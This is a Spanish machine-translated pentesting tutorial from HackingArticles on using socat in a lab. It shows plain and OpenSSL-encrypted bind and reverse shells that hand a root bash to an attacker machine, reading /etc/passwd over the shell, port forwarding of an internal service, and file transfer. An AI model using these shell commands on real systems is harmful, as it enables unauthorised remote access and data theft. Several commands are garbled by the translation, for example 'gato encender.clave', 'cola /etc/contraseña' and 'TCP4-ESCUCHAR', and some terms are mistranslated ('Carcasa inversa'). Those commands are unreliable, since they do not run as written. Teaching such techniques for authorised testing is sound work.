




Socat

A Swiss Knife for Pentester



WWW.HACKINGARTICLES.IN

Contenido

Introducción	3
Enlazar carcasa.....	3
Shell de enlace cifrado	4
Carcasa inversa	5
Shell inverso cifrado	6
Reenvío de puertos	8
Transferencia de archivos	9
Conclusión	10

Introducción

¿Qué es Socat?

Socat es un relé que se puede utilizar para la transferencia de datos en ambas direcciones entre dos canales de datos de forma independiente. Estos canales de datos pueden tener la forma de un archivo, canalización, dispositivo (línea serie, etc. o pseudoterminal), un socket (UNIX, IP4, IP6 – sin formato, UDP, TCP), un socket SSL, proxy CONNECT. conexión, un descriptor de archivo (stdin, etc.), el editor de línea GNU (readline), un programa o una combinación de dos de estos.

Uso de Socat

Socat se puede utilizar para una amplia gama de tareas, por ejemplo, como reenviador de puertos TCP, calcetines externos, para atacar cortafuegos débiles, interfaz de shell para sockets UNIX o un relé IP6, para redirigir programas orientados a TCP a una línea serial, o para conectar lógicamente líneas seriales en diferentes computadoras, así como para establecer un entorno seguro para ejecutar scripts de shell de cliente o servidor con red conexiones.

Netcat V/sSocat


Llevamos mucho tiempo usando Netcat. Ha sido un motor diario para muchos probadores de penetración desde su desarrollo inicial. Es elogiado porque es fácil de usar y puede leer y escribir datos a través de conexiones de red utilizando TCP y UDP. Ahora hablemos de Socat, como comentamos anteriormente es un relé que se puede utilizar de forma bidireccional. Algunas características proporcionadas por Socat son el establecimiento de múltiples conexiones, la creación de un canal seguro, soporte de protocolos como OpenSSL, SCTP, Socket, Tunnel, etc.

Enlazar cáscara

Un shell de enlace abre un puerto en la máquina remota que espera una conexión entrante. Una vez que el usuario se conecta con el oyente, se le proporciona un shell para interactuar.

Aquí, usaremos Socat para crear un oyente en el puerto 5555 en nuestra máquina Ubuntu. Tan pronto como ejecutemos el comando que se proporciona a continuación, se creará un oyente en el puerto y estará esperando una conexión entrante. Después de ejecutar el comando Socat con el '-d -d' que imprimirá los errores, advertencias o avisos fatales, hemos configurado el tipo de dirección como TCP4, seguido de la función que queremos configurar, como ESCUCHAR, tenemos dado el número de puerto separado por ':' y el tipo de shell que queremos proporcionar al invitado.

```
socat -d -d TCP4-LISTEN:5555 EXEC:/bin/bash
```



```
root@ubuntu:~# socat -d -d TCP4-LISTEN:5555 EXEC:/bin/bash
2021/07/19 11:50:37 socat[7139] N listening on AF=2 0.0.0.0:5555
```

Pasando a nuestra otra máquina, es decir, Kali Linux para conectarnos a nuestra máquina Ubuntu en la que hemos creado un oyente. Necesitamos saber la dirección IP y el número de puerto en el que se ejecuta el oyente. Después de proporcionar el tipo de dirección, la dirección IP y el número de puerto, podremos conectarnos al shell bash como se muestra a continuación. El principal problema de este tipo de sesión es la falta de autenticación.

Cualquier usuario con una cantidad limitada de información puede conectarse a un shell y ejecutar comandos que pueden afectar a la empresa. Aparte de la falta básica de autenticación, la comunicación que se realiza a través de Bind Shell es susceptible a ataques de rastreo.

```
socat-TCP4:192.168.1.141:5555
```

```
(root@kali)~[~/socat]
# socat - TCP4:192.168.1.141:5555
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux ubuntu 5.8.0-59-generic #66~20.04.1-Ubuntu SMP Thu Jun 17 11:1
```

Shell de enlace cifrado

En la sección anterior, hablamos sobre Bind Shell y su falta de seguridad. Ahora, para hacer más segura la comunicación entre el usuario objetivo y el usuario cliente, podemos introducir la funcionalidad de cifrar el shell. Usaremos OpenSSL para esta actividad. Cuando esté cifrado, ningún actor malicioso en la red podrá detectar el tráfico entre ambos usuarios a través de un shell Bind. Para cifrar usando OpenSSL, primero debemos crear una clave y un certificado asociado a ella. Aquí, en la demostración que se muestra a continuación, estamos creando una clave con el nombre 'bind_shell.key' y el certificado 'bind_shell.crt'. El formato del certificado es x509 y la validez del certificado es de 362 días.

```
openssl req -newkey rsa:2048 -nodes -keyout bind_shell.key -x509 -days 362 -out bind_shell.crt
```

```
root@ubuntu:~# openssl req -newkey rsa:2048 -nodes -keyout bind_shell.key -x509 -days 362 -out bind_shell.crt
Generating a RSA private key
.....+++++
.....+++++
writing new private key to 'bind_shell.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:DL
Locality Name (eg, city) []:DL
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Ignite
Organizational Unit Name (eg, section) []:HackingArticles
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
```


No es necesario crear una clave y un certificado para cifrar su shell de enlace. Antes de continuar, debe utilizar la clave y el certificado para crear un archivo .pem. Este archivo .pem ahora se puede utilizar para crear un shell de enlace cifrado utilizando Socat. Podemos canalizar tanto la clave como el certificado usando el comando cat y crear un archivo bind_shell.pem como se muestra a continuación. Luego usamos el archivo bind_shell.pem para crear un oyente como antes, pero en lugar de TCP4, ahora usamos OpenSSL y creamos un oyente en el puerto 9999.

```
cat bind_shell.key bind_shell.crt > bind_shell.pem
sudo socat OPENSSL-LISTEN:9999,cert=bind_shell.pem,verify=0,fork EXEC:/bin/bash
```

```
root@ubuntu:~# cat bind_shell.key bind_shell.crt > bind_shell.pem
root@ubuntu:~# sudo socat OPENSSL-LISTEN:9999,cert=bind_shell.pem,verify=0,fork EXEC:/bin/bash
```

Ahora que hemos creado el oyente en el puerto 9999. Usemos Kali Linux para conectarnos a Bind Shell como lo hicimos antes. Cambiamos el tipo de dirección a OPENSSL como se muestra en la imagen de abajo. Ahora podemos conectarnos a la máquina de destino. La diferencia aquí es el hecho de que al usar OpenSSL hemos cifrado la comunicación entre la máquina Kali y la máquina Ubuntu. Si hay un actor malintencionado que intenta rastrear el tráfico entre las dos máquinas, no podrá leer el contenido de la comunicación.

```
socat - OPENSSL:192.168.1.141:9999,verify=0
```



```
(root@kali)~/.
# socat - OPENSSL:192.168.1.141:9999,verify=0
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux ubuntu 5.8.0-59-generic #66~20.04.1-Ubuntu SMP Thu Jun 17 12:33:01 UTC 2021;
architecture: x86_64
```


Carcasa inversa

El término Reverse Shell se deriva del método de generación. Como comentamos anteriormente, en bind shell, hay un oyente ejecutándose en la máquina Ubuntu y la máquina Kali está conectada a ese oyente en particular. Pero si se genera un shell desde la máquina remota que es la máquina Ubuntu en nuestro caso y la máquina Kali como máquina local, una sesión que se genere después de darnos el shell será un shell inverso.

En los entornos donde tenemos una NAT o un Firewall, el shell inverso podría ser la única forma de acceder a la máquina. Para comunicarnos entre la máquina Kali y la máquina Ubuntu usando Socat, primero debemos iniciar un oyente en la máquina Kali. Es similar al comando que ejecutamos anteriormente con

el caparazón de enlace. La diferencia es que 'STDOUT' se agrega al final del comando para crear un oyente para la carcasa inversa.

```
socat -d -d TCP4-ESCUCHAR: 9999 STDOUT
```



```
(root@kali)~/.
# socat -d -d TCP4-LISTEN:9999 STDOUT
2021/07/19 14:33:31 socat[2983] W ioctl(5, IOCTL_VM_SOCKETS_GET_LOCAL_SOCKET_SIZE, 0) failed: No such file or directory
2021/07/19 14:33:31 socat[2983] N listening on AF=2 0.0.0.0:9999
```

Ahora pase a la máquina Ubuntu para iniciar una conexión inversa conectándose al oyente en la máquina Kali, después de proporcionar el tipo de dirección, la dirección IP y el número de puerto con el tipo de conexión que desea establecer. Podemos ver que la demostración tiene el shell bash inverso a Kali Machine.

```
socat TCP4:192.168.1.2:9999 EXEC:/bin/bash
```

```
root@ubuntu:~# socat TCP4:192.168.1.2:9999 EXEC:/bin/bash
```

Para ver e inspeccionar el tipo de conexión que tenemos desde la máquina Ubuntu, vemos que el shell que recibimos es un shell bash básico en la máquina Kali que se originó en la máquina Ubuntu.

```
uname -a
```

```
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux ubuntu 5.8.0-59-generic #66~20.04.1-Ubuntu SMP Thu Jun 17
```

Shell inverso cifrado

Al igual que Bind Shell, Reverse Shell también carece de seguridad, como ataques de rastreo. Implementaremos técnicas similares para cifrar las comunicaciones en Reverse Shell. Para cifrar usando OpenSSL, primero debemos crear una clave y un certificado asociado a ella. Aquí, en esta demostración, estamos creando una clave con el nombre 'ignite.key' y el certificado con el nombre 'ignite.crt'. La validez del certificado es de 1000 días.

```
openssl req -newkey rsa:2048 -nodes -keyout ignite.key -x509 -days 1000 -subj '/CN=www.ignite.lab/O=Ignite Tech./C=IN' -out ignite.crt
```

```
(root@kali)~[~/socat]
# openssl req -newkey rsa:2048 -nodes -keyout ignite.key -x509 -days 1000 -subj '/CN=www.ignite.lab/O=Ignite Tech./C=IN' -out ignite.crt
Generating a RSA private key
.....+++++
writing new private key to 'ignite.key'
```

Por nuestra evaluación anterior, sabemos que necesitamos convertir la clave y el certificado en un archivo .pem. Por lo tanto, usaremos nuevamente el comando cat para generar un archivo .pem.

```
es
gato encender.clave encender.crt > encender.pem
es
```



```
(root@kali)~[~/socat]
# ls
ignite.crt  ignite.key

(root@kali)~[~/socat]
# cat ignite.key ignite.crt > ignite.pem

(root@kali)~[~/socat]
# ls
ignite.crt  ignite.key  ignite.pem
```

Ahora que tenemos el archivo .pem, el resto del proceso es bastante similar a los que hicimos con el shell de enlace cifrado y las secciones del shell inverso. Creamos un oyente en Kali Machine usando OpenSSL como tipo de dirección y el archivo .pem como se muestra a continuación.

```
socat -d -d OPENSSL-LISTEN:4443,cert=ignite.pem,verify=0,fork STDOUT
```

```
(root@kali)~[~/socat]
# socat -d -d OPENSSL-LISTEN:4443,cert=ignite.pem,verify=0,fork STDOUT

2021/07/19 13:42:10 socat[1933] W ioctl(6, IOCTL_VM_SOCKETS_GET_LOCAL_CID, ...): I
2021/07/19 13:42:10 socat[1933] N listening on AF=2 0.0.0.0:4443
2021/07/19 13:44:34 socat[1933] N accepting connection from AF=2 192.168.1.141:334
2021/07/19 13:44:34 socat[1933] N forked off child process 2074
2021/07/19 13:44:34 socat[1933] N listening on AF=2 0.0.0.0:4443
2021/07/19 13:44:34 socat[2074] N no peer certificate and no check
2021/07/19 13:44:34 socat[2074] N SSL proto version used: TLSv1.3
2021/07/19 13:44:34 socat[2074] N SSL connection using TLS_AES_256_GCM_SHA384
2021/07/19 13:44:34 socat[2074] N SSL connection compression "none"
```

En la máquina Ubuntu, se nos asigna la tarea de crear el shell inverso para el oyente que creamos en la máquina Kali. Usaremos el mismo tipo de dirección, es decir, OpenSSL junto con la dirección IP, el puerto número y el tipo de shell que espera el oyente.

```
socat OPENSSL:192.168.1.2:4443,verify=0 EXEC:/bin/bash
```

```
root@ubuntu:~# socat OPENSSL:192.168.1.2:4443,verify=0 EXEC:/bin/bash
```

Mientras verificamos la funcionalidad del shell, también capturaremos el tráfico entre Ubuntu Machine y Kali Machine con la ayuda de Wireshark. Luego analizaremos el tráfico para ver si somos capaces de detectar la comunicación. Estamos leyendo el contenido del archivo '/etc/passwd' con la ayuda del comando tail. Este es un ejemplo apropiado ya que este es el tipo de datos que, si se analizan, pueden resultar en graves consecuencias.


```
uname -a
cola /etc/contraseña
```

```

uname -a
Linux ubuntu 5.8.0-59-generic #66~20.04.1-Ubuntu SMP Thu Jun 17 11:14:10 UTC 20
tail /etc/passwd
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbi
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/r
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
pentest:x:1000:1000:pentest,,,:/home/pentest:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin

```

Después de ejecutar un montón de comandos a través del shell inverso, investigamos el tráfico capturado por Wireshark para intentar darle sentido a la comunicación. Pero como se desprende claramente de la imagen que se muestra a continuación, el tráfico no es legible después de haber sido cifrado por OpenSSL.



Reenvío de puertos


Netcat también se puede usar para realizar el reenvío de puertos, similar a la opción Metasploit Port Forward que se puede usar cuando tienes una sesión de una máquina y hay otro servicio al que solo puede acceder esa máquina comprometida, puedes usar la funcionalidad de reenvío de puertos para enviar ese servicio a su máquina local. Para demostrar este escenario, tenemos una sesión en Ubuntu Machine. Al ejecutar el comando netstat, podemos identificar que hay un servicio HTTP en ejecución que tiene acceso a Ubuntu.

Máquina y no a nuestra máquina Kali. Con la ayuda de Socat, reenviamos el servicio HTTP que se ejecutaba en el puerto 8080 al puerto local 1234 de Kali Machine.

```
netstat-antp
socat TCP-LISTEN:1234,fork,reuseaddr tcp:127.0.0.1:8080 &
```

```
pentest@ubuntu:~$ netstat -antp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080         0.0.0.0:*               LISTEN      -
tcp        0  324 192.168.1.141:22       192.168.1.2:49170      ESTABLISHED -
tcp        0      0 192.168.1.141:54258    91.189.91.38:80        TIME_WAIT   -
tcp6       0      0 :::22                  :::*                    LISTEN      -
tcp6       0      0 :::1:631                :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
pentest@ubuntu:~$ socat TCP-LISTEN:1234,fork,reuseaddr tcp:127.0.0.1:8080 &
[1] 6758
```

Ahora que hemos reenviado el servicio, podemos acceder a él en nuestra máquina Kali en el puerto 1234. Dado que es un servicio HTTP, utilizamos el navegador web para echar un vistazo al servicio y encontramos una página web como se muestra en la imagen a continuación.



Welcome to Hacking Articles

Transferencia de archivos

Ahora es el momento de descubrir otra funcionalidad del Socat. Podemos transferir archivos con la ayuda de la conexión que se establece con la ayuda de Socat. Para demostración, decidimos crear un archivo de texto con un pequeño mensaje como se muestra en la imagen a continuación. A continuación, ejecutamos Socat con el tipo de dirección TCP4 y creamos un oyente que aloja el archivo con la ayuda de la palabra clave file.

```
demonstración de gato.txt
socat TCP4-LISTEN:443, archivo bifurcado:demo.txt
```

```
(root@kali)~[~/socat]
# cat demo.txt
Welcome to Hacking Articles

(root@kali)~[~/socat]
# socat TCP4-LISTEN:443,fork file:demo.txt
```

A medida que iniciamos la transferencia del archivo en nuestra máquina Kali, ahora nos trasladaremos a la máquina Ubuntu e intentaremos transferir el archivo 'demo.txt' aquí. Necesitamos conectarnos al oyente creado en Kali Machine y mencionar el nombre del archivo alojado junto con la palabra clave "crear" como se muestra en la imagen a continuación. Podemos ver que transferirá el archivo.

```
socat TCP4:192.168.1.2:443 archivo:demo.txt,crear
es
demostración de gato.txt
```

```
root@ubuntu:~# socat TCP4:192.168.1.2:443 file:demo.txt,create
root@ubuntu:~# ls
demo.txt
root@ubuntu:~# cat demo.txt
Welcome to Hacking Articles
```

Conclusión

Mientras escribo este artículo, tengo la intención de presentar una mezcla de las introducciones y avances del Socat. En mi opinión, es una de esas herramientas de las que la mayoría de los evaluadores de penetración han oído hablar, pero parece que se abstienen de utilizarla como controlador diario porque no se sienten cómodos abandonando Netcat. Pero este artículo podría darle el empujón necesario para incluir Socat en su arsenal.

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

